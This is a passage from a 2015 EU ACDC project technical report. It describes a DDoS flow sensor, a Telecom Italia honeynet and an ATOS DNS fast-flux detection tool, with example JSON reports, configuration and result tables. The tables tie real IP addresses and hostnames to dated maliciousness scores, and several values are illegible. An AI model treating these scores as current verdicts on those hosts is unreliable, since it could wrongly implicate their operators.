
10.7.4. Output Data

The DDoS-Sensor performs aggregation of IP flows. Therefore, each IP flow is stored for a specific timeout (currently five minutes). Each identical IP flow occurring in this timeout is added to the initially stored IP flow. Each additional

IP flow results in a longer duration set for the initial IP flow. In addition, the timeout is reset to the specified timeout, whenever an identical IP flow arrives.

After an IP flow exceeds its timeout, it is submitted to the CCH. The input information is transformed into the JSON representation specified by the CCH. The confidence level for all reports is set to medium, since reasonably evidence of malicious activity has been found, but the data requires further analysis to be verified and be useful for notification of.

An example of a submitted IP flow is depicted below:



```
"{
"confidence_level":0.5,
"dst_ip_v4":"91.214.70.57",
"dst_mode":"plain",
"dst_port":27912,
"ip_protocol_number":17,
"ip_version":4,
"report_category":"eu.acdc.attack",
"report_subcategory":"dos",
"report_type":"[DDOS][DDOS-Sensor][DE-CIX]",
"reported_at":"2015-04-13T19:53:04Z",
"source_key":"ip",
"source_value":" 178.239.225.180 ",
"src_ip_v4":" 178.239.225.180 ","src_mode":"plain",
"src_port":40697,
"timestamp":"2015-04-13T18:07:20Z","version":1
}"
```

Figure 29 - JSON submission

10.7.5. External interfaces

There is no external interface of the DDoS-Sensor. The DDoS-Sensor loads its initial configuration from a given configuration file, subsequently it operates autonomous and independently.

10.7.6. Deployment

10.7.6.1. Model

Data flow

Figure 30 depicts the basic data flow model of the DDoS-Sensor. The input data is structured according to the IPFIX data format specifications. The IPFIX data is directly processed by the DDoS-Sensor. Initially, the IPFIX data is generated by the internal monitoring system of DE-CIX. The DDoS-Sensor does not require any additional database storage. The data is processed within the main memory of the hosting machine.




Figure 30 - Data flow representation of DDoS-Sensor

In addition, the DDoS-Sensor periodically exports basic statistics covering the current state. This state information includes the number of submitted reports per day, the number of unique source and destination addresses and the traffic rates of the monitored traffic (included in the IPFIX data). The statistics have been used to report the requested numbers for the PR reports.

10.7.6.2. Software requirements

The DDoS-Sensor is implemented in Java and deployed as a runnable JAR. It has been successfully tested and deployed on a virtualized GNU/Linux operating system. The following list summarizes the required software for deploying the DDoS-Sensor.

- Java Runtime Version 8;
- Debian GNU/Linux Version 7.


10.7.6.3. Hardware requirements

Currently the DDoS-Sensor is deployed on a virtualized machine with the performance specs listed below.

- **CPU:** Intel Xeon E5-2690 (2,6GHz);
- **RAM:** 4GB of RAM;
- **HDD:** 5GB.

10.7.6.4. Configuration and installation

The configuration for the DDoS-Sensor is specified within a well-formatted XML file. As shows below an example configuration of the DDoS-Sensor. The various settings cover the connection settings of the CCH, report settings and statistic settings.



```
<?xml version="1.0"?>
<ddossensor>
<LOG>
<logpath>/var/ddossensor/log</logpath>
<loglevel>FINEST</loglevel>
</LOG>
<CCH>
<domain>https://webservice.db.acdc-
project.eu:3000/api/v2/reports</domain>
<apiKey>XXX</apiKey>
<numConnections>10</numConnections>
</CCH>
<REPORT>
<reportType>[ATTACK] [DE-CIX][Test] DDoS-Sensor
Blackholing</reportType>
<reportCategory>eu.acdc.attack</reportCategory>
<reportSubcategory>dos</reportSubcategory>
<confidenceLevel>0.0</confidenceLevel>
<version>1</version>
</REPORT>
<IPFIX>
<udpPort>2055</udpPort>
<flowTimeout>6000</flowTimeout>
<filterMacAddress>de:ad:be:ef:66:95</filterMacAddress>
<STATISTICS>
<pathToRRDFile>./DDoS-Traffic.rrd</pathToRRDFile>
<pathToStatisticFolder>./Statistics/</pathToStatisticFolder>
<intervalForGraphGeneration>20</intervalForGraphGeneration>
<rRDMonitorInterval>5</rRDMonitorInterval>
<graphSize>300</graphSize>
<samplingRate>10000</samplingRate>
<numberOfSampleFlows>10</numberOfSampleFlows>
</STATISTICS>
</IPFIX>
</ddossensor>
```

Figure 31 – Configuration file

10.8. Honeynet (TI-IT deployment)

10.8.1. Overview of the functionality provided

TI-IT Honeynet deployment is a collection of sensors based on low-interaction honeypots (source code of honeypot sensors are publicly available) from which different types of events are collected: Dianoea, Kippo and Galstopf.

The Dionaea honeypot sensor is mainly used for the malware collection (binary file) and for capturing session information about potential anomaly events in terms of connection parameters, source of the incident and its properties. The Glastopf web application honeypot is instead deployed to gather data from attacks targeting web applications. Finally the others honeypot (i.e. Kippo) sensors have been deployed to monitor brute force attempts against the SSH service.

The honeypot sensors collect traffic on public network; the IP addresses assigned to the sensors reflect the geographical distribution of Telecom Italia (TI) company's geographical address plan across Italian regions. The distributed network of honeypot sensors deployed increase the capacity of ACDC in terms of incident detection, event correlation and trend analysis. The Honeynet tool is not publicized and, since there is no valid reason to try to connect to the fake services offered by the sensors, the captured data are only related to scanning activities or to malicious infection attempts towards TI infrastructure. No user's traffic is monitored.

10.8.2. Responsibilities

10.8.2.1. Development

Open source components were used. In particular the following solutions have been used:

- Dionaea (http://dionaea.carnivore.it/);
- Kippo (http://code.google.com/p/kippo/);
- Glastopf (http://glastopf.org/).

10.8.2.2. Deployment and Maintenance

The TI-IT Honeynet is not an off-the-shelf tool, but is provided to ACDC as a services able to provide cyber threats data. TI-IT deployed the honeypot software in the Telecom Italia Information Technologies premises, by using the facilities and network resources of the Telecom Italia S.p.A. Group. TI-IT is also in charge to maintain and upgrade (when needed) the software depending on the future releases features.

10.8.2.3. Operation

TI-TI manages the Honeynet verifying the correct operations and data flows to/from the CCH.

10.8.3. Input Data

The data acquired by the Honeynet have the objective to detect anomalous activities and in this way, TIIT Honeynet contributes to the detection phase in the ACDC process. The collected data are specifically related to suspicious IPs, domains and binaries connected to malware. The following lists the main information extracted by the sensors from the IP packets captured:

- IP addresses of the system (e.g. a bot) that is connection to the Honeynet;
- The TCP port used (from and to ports);
- Malware sample the connecting system is attempting to inject to the sensors;
- List of passwords used by the attacking system to brute force a SSH server (simulated by the sensors);
- HTTP parameters used by the attacking system to brute force a HTTP server (simulated by the sensors).

10.8.4. Output Data

The Honeynet tool interacts principally with the CCH (the core element of the ACDC framework) by reporting in real time the collected data. This type of interaction with the CCH is realized via REST API. The data are sent according to data exchange format defined by WP1. The same information captured by the sensors are sent to the CCH. In particular:

- IP addresses of the system (e.g. a bot) that is connection to the Honeynet;
- The TCP port used (from and to ports);
- Malware sample the connecting system is attempting to inject to the sensors;
- List of passwords used by the attacking system to brute force a SSH server (simulated by the sensors);
- HTTP parameters used by the attacking system to brute force a HTTP server (simulated by the sensors);

10.8.5. External interfaces

The TI-IT Honeynet infrastructure is connected externally only to the CCH by using the CCH API V2 (mainly used to push data toward the external ACDC partners). The data format used has been defined by WP1 deliverable (data schemata) and is based on JSON.

10.8.6. Deployment

The Honeynet tools consists of several (about 30) sensors that collect (unsolicited) data from the public internet into an internal database. Although located into a single location (Turin, Italy), the IP addresses assigned to the sensors reflect the geographical distribution of Telecom Italia (TI) company's geographical address plan across Italian regions.

10.8.6.1. Model

Data flow

The following diagram shows the data flow from the sensors and the other elements of the ACDC framework.




Figure 32 - Data flow from the sensors and the other elements of the ACDC framework

The Honeynet tool interacts principally with the CCH (the core element in the picture) by reporting in real time the collected data. This type of interaction with the CCH is realized via REST API. The data are sent according to data exchange format defined by WP1.

The data provided by TIIT Honeynet extends the CCH information base and can be used by ISP/CERT connected to the ACDC infrastructure to detect suspicious activities carried on against the TI infrastructures by IP addresses under their constituencies.

Through the CCH, TIIT Honeynet also interacts with the other ACDC tools, in particular with the analysis tools by providing row data useful to perform a more in-depth analysis and correlation. For example the reports of the malware type sent to the CCH are useful to perform analysis of the attached code

On the other hand the Honeynet tool interacts with the CCH to receive all the events, both row and correlated data, associated to Telecom Italia ASNs. In this case the interaction is realized through the XMPP channel. Specific write API keys connected to the XMPP channel have been associated to specific report category together with read API keys.

An internal tool is in charge to receive and process the data generated by CCH through XMPP channel. The received data are then stored in the internal TIIT DB and used to perform statistics and, depending on the confidence level associated on each reports, alerts can be forwarded to the internal Telecom Italia Security Operation Center (SOC), in charge to manage the possible incidents.

It is still under development the integration of the data received from the CCH into an alert correlation engine, e.g. a SIEM (Security Information Event Management), in order to discriminate and produce alarms only for the most critical events, e.g. to an unknown malware or new kind of attacks.

Database

The data captured by the sensors are currently stored on a MySQL v5 database.

10.8.6.2. Software requirements

TI-IT system is composed by 4 logical components, each hosted on a single machine:

- honeynet sensor;
- hpfeeds broker;
- hpfeeds cliente;
- web interface.

Each machine runs Linux Ubuntu 14.04 server on 64 bit hardware.

10.8.6.3. Hardware requirements

TI-IT is currently using commodity hardware. There are no specific constraints.

Configuration and installation

The configuration and installation procedures of the all components are available on line at the following links:

- Dionaea: http://dionaea.carnivore.it/;
- Kippo: https://github.com/desaster/kippo;
- Glastopf: http://glastopf.org/;
- Hpfeeds: https://github.com/rep/hpfeeds.

10.9. ATOS DNS Traffic Sensor and Analysis for Botnet Detection

10.9.1. Overview of the functionality provided

The DNS traffic analysis component consists of a set of analysis modules that analyse the DNS traffic of a monitored network looking for certain patterns and features that lead to identification of domains and IPs that could potentially belong to a Fast-flux network, used to support botnet activities and DDoS attacks.

Each module focuses on the analyses of certain features of the DNS data, and produces a list of suspicious domains/IPs and a score associated to them. Afterwards, an orchestration component implements an algorithm that takes into account the output score of each of the modules and computes the resulting likelihood associated to the domains/IPs.

The component is composed of a backend part developed in Python language that can be run in a console and generates reports of the results using the standard output. The output results are also sent to the ACDC CCH in a predefined JSON format if the component is configured to do so. The backend Python modules use a Mongo DB for temporary processing and persistence of results of the analysis. There is also a frontend which is a web application developed using Django, which interacts with the backend part and the Mongo DB to provide a graphical interactive interface with the user. The frontend part is not mandatory (and not supplied by default) and the backend modules can work independently.




Figure 33 - Overview of the Sensor

Analysis Sensors Description

The analysis of suspicious fast-flux activities is structured in 5 groups, depending of the type of behaviour the sensor will test.

Time based analysis group

This group will search for patterns regarding the timestamp of the different queries and responses to the servers.

The drawback of this group is that it needs to analyse the traffic of several days (no less than 3) in order to work properly.

- **Short lived domain test**
  Analyse the temporal distribution of the timestamp of the queried domains over a period of time
  In an anomalous behaviour, the domains are queried a lot for a short period of time, and after that, never queried again.
  In a normal behaviour, time intervals where domains are queried are more equally distributed along the experiment period of time.

- **Daily similarities test**
  Checks if there are domains that show daily similarities in their request count change over time (e.g. and increase or decrease of the request count at the same intervals every day).
  Domains showing daily similarities with abrupt changes can be considered suspicious.

- **Regular repeating patterns test**
  This tool checks if there are domains that show repeating patterns in their request count, and sudden changes over time.
  It’s similar to “Daily similarities”, except that this analyses per day of the week (Traffic on Mondays with respect to past weeks for example).

TTL based analysis group

This group will search suspicious behaviour regarding the TTL (Time to Live) field in the request.

Lower values are used for benign servers to hold a high availability type of service; unfortunately, it is often used by attackers to create disposable domain names to have malware resistant to blacklisting.

- **Domains TTL test**
  Analyse the TTL of the domains in the DNS responses
  Anomalous behaviour: FFSN (Fast-flux Service Networks) observe a low TTL usage combined with a constantly growing DNS answers list (i.e., distinct IP addresses).
  Normal behaviour: it is recommended that TTL is set to between 1 to 5 days, in order to benefit from DNS caching Normal behaviour (High Availability systems, CDNs: shorter TTL and use of round robin DNS Period: if period=0 (default), then analyses all content in the database.

- **Domain TTL changes**
  Malicious domains tend to have a more scattered pattern of TTL values, and change constantly over time. This sensor makes a number of queries in threads to look for these changes, and then calculates a number of features, such as average, standard deviation, number of unique TTL values and how many changes over time.

Domain name based analysis group

Attackers bypass domain blacklisting tools by creating new domains automatically, using DGAs (Domain Generation Algorithm).

These generators usually have a pattern that our tools will search to determinate if the domain is suspicious or not. Additionally, the Safebrowsing API will be used to find queries to known blacklisted domains, and the Whitelist tool to filter possible false positives.

- **Automatically generated domain names**
  The domain names of different Conficker variants can be used to detect infected machines in a network.
  Inspired by the "Downatool" from MHL and B. Enright, we have developed Downatool2. It can be used to generate domains for Downadup/Conficker.A, .B, and .C.

- **Blacklisted domain names**
  Analyse whether the response domain names are blacklisted or not, by using Google safe browsing API.
  The list of domains and IPs are checked in the Google Safe Browsing database of known malware and phishing sites.

- **Reverse Mapping Check**
  Brute Force attacks and SSH hacking are usually made by domains that do not pass a reverse mapping check.
  The sensor will analyse the queries to this server, searching for the IP, and then do a reverse lookup for the domain name of that IP, to check if it points back to itself.

DNS answer based analysis group

Domains like Google balance the load of their servers by resolving a different IP every time the domain is queried in a round robin fashion. Attackers however, use this technique to resolve malicious domains to compromised computers all over the world, so these tools will search for spatial inconsistencies in the queries (resolved IPs in different countries).

- **Distinct IP responses**
  This tool checks the number of different IPs associated to the domains during the experiment window and its dispersion according to:
  If the domain has more than a min_num_ips of IPs, get the number of different ASNs associated to those IPs, and the number of countries where the associated IPs are located.

  *f(x) = w1 * num_A + w2 * num_ASN + 0 * num_NS*
  if f(x) > min_score, the domain is classified as malicious
  num_A : num of distinct IP addresses
  num_ASN: num of distinct ASNs
  num_NS: num of NS domains

- **Domains with shared IPs**
  This tool checks the number of distinct domains that share the IP addresses that resolve to the given domain.
  Benign domains may also share the same IP address with many other domains (e.g. web hosting providers and shared hosting services).

- **Reverse DNS lookup response**
  This tool checks the reverse DNS query results of the returned IP addresses and forwards the list to the Safebrowsing API to find malicious domains.

Other (miscellaneous) analysis group

- **Amplification DDoS attack**
  This tool checks if there has been an attempt to launch an Amplification DDoS attack.
  To achieve the amplification effect, the attacker issues a DNS request that he knows will evoke a very large response, taking advantage of the DNS protocol extension EDNS0.
  The attack uses a poorly configured DNS server. The DNS attacks exploit name servers that allow open recursion. Recursion is a method of processing a DNS request in which a name server performs the request for a client by asking the authoritative name server for the name record. Recursion should only be provided for a trusted set of clients.
  In the DNS attacks, each attacking host uses the targeted name server's IP address as its source IP address rather than its own.
  The effect of spoofing IP addresses in this manner is that responses to DNS requests will be returned to the target rather than the spoofing hosts.

- **Brute Force Attack Analysis**
  This sensor will take the results from other sensors (Time Based, Domain Based, DNS and Reverse DNS based) in order to determinate if a domain has a behaviour matching brute force attacks. For example,

short lived domains with a suspicious name and with IPs that map to other known malicious domains or IPs.

10.9.2. Responsibilities

10.9.2.1. Development

The sensors were developed by ATOS and integrated/tested for the ACDC project.

The contact person is Beatriz Gallego with the email: (beatriz.gallego-nicasio@atos.net).

10.9.2.2. Deployment and Maintenance

The responsible partners are ATOS who has its own instance for analysis and detection, and FCT|FCCN who installed at its own premises it for the project.

10.9.2.3. Operation

Operations is partner’s responsibility who install software at own premises with ATOS’s support.

10.9.3. Input Data

The component uses as input DNS traffic data in PCAP format captured from the monitored network.

Besides the DNS data, which is the main source of the component, the component take also as input public available blacklists (e.g. Google Safe Browsing for known Malware and Phishing sites) and whitelists (e.g. Alexa Top 1000 sites), and a phishing domains analysis service implemented by Atos. The CCH content (or STIX storage) related to confirmed IPs/domains can be used also as a blacklist. Blacklists and whitelists increase the accuracy of the analysis results.


10.9.4. Output Data

The output of the component is a report of the results of the analysis of the traffic captured. The report is organised by the 5 groups of features analysed. For each group, the domains considered malicious in each of the features analysed are listed and a score is assigned to them that reflects the likelihood of being malicious according to the features analysed. The scores obtained by the domains in each of the analysis groups are aggregated and a final list of domains and their total score (i.e. likelihood of being malicious) is listed at the end of the report.

The domains with a score above a configurable threshold can be reported to the ACDC CCH (and/or STIX storage), if the tool is configured to do so. The report sent to the CCH complies with a JSON predefined format.


10.9.5. External interfaces

The ATOS DNS Sensor has a web interface for the visualization of results and statistics of the different domains that were found to be malicious or suspicious, and also has some degree of configuration options for administrative accounts to allow things like: manipulation of the whitelist, delete old traffic, change the scope of the analysis and manually report domains to the CCH.



150.0.47.59.broad.bx.ln.dynamic.163data.com.cn
152.0.47.59.broad.bx.ln.dynamic.163data.com.cn
217.30.65.218.broad.xy.jx.dynamic.163data.com.cn
23.30.65.218.broad.xy.jx.dynamic.163data.com.cn
52.206.97.119.broad.wh.hb.dynamic.163data.com.cn
61.30.65.218.broad.xy.jx.dynamic.163data.com.cn
73.30.65.218.broad.xy.jx.dynamic.163data.com.cn
92.30.65.218.broad.xy.jx.dynamic.163data.com.cn

Figure 34 - Heat map of traffic density per domain




Probability score per domain

URL								Score rating
152.0.47.59.broad.bx.ln.dynamic.163data.com.cn	1.0	1.0			3.0	2.0		0.46
150.0.47.59.broad.bx.ln.dynamic.163data.com.cn	1.0	1.0			3.0	[illegible]		[illegible]
73.30.65.218.broad.xy.jx.dynamic.163data.com.cn	1.0	1.0			3.0	[illegible]	[illegible]	[illegible]
92.30.65.218.broad.xy.jx.dynamic.163data.com.cn	1.0	1.0			3.0	[illegible]	[illegible]	[illegible]
h166.238.190.173.static.ip.windstream.net	1.0	1.0			2.0	[illegible]	[illegible]	[illegible]
177-125-212-3.fiber.cpm.liguetelecom.net	1.0	1.0			2.0	[illegible]	[illegible]	[illegible]
61.30.65.218.broad.xy.jx.dynamic.163data.com.cn	1.0	1.0			2.0	[illegible]	[illegible]	[illegible]
bitto.kems.net	1.0	1.0			2.0	[illegible]	[illegible]	[illegible]
23.30.65.218.broad.xy.jx.dynamic.163data.com.cn		1.0			2.0	[illegible]		[illegible]
217.30.65.218.broad.xy.jx.dynamic.163data.com.cn		1.0			2.0	2.0		0.33
195-154-11-125.rev.poneytelecom.eu	1.0				3.0	1.0		0.33
119.81.246.136-static.reverse.softlayer.com	1.0				2.0	1.0		0.26
ns2.isc.ultradns.net		1.0			1.0	2.0		0.26
ip-72-167-167-138.ip.secureserver.net	1.0				2.0	1.0		0.26
ns1.isc.ultradns.net		1.0			1.0	2.0		0.26
hosted-by.ecatel.net		1.0			3.0			0.26
i.am.dancing.with.joe.dj		1.0				2.0		0.2
50-242-143-89-static.hfc.comcastbusiness.net		1.0				2.0		0.2
ba.70.1343.static.theplanet.com					2.0	1.0		0.2
52.206.97.119.broad.wh.hb.dynamic.163data.com.cn		1.0				2.0		0.2
109x195x177x200.static-business.tula.ertelecom.ru		1.0				2.0		0.2
ns.isc.afilias-nst.info		1.0				2.0		0.2
m0520.contabo.host					2.0			0.13
c1112029-16312.cloudatcost.com		1.0			1.0			0.13
server89127.santrex.net					2.0			0.13
version.bind					2.0			0.13

152.0.47.59.broad.bx.ln.dynamic.163data.com.cn
- Failed reverse mapping
- Short lived
- Bad distinct TTL
- Bad TTL changes
- Malicious TTL range
- Brute force attack attempts (Reverse Map Failed)

Figure 35 - List of aggregated results per domain



Traffic data calendar

Analysing one week

Date	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	
2015-07-16	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	⬜	⬜	⬜	⬜	⬜	⬜	⬜	⬜	Thu
2015-07-15	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	🟦	Wed
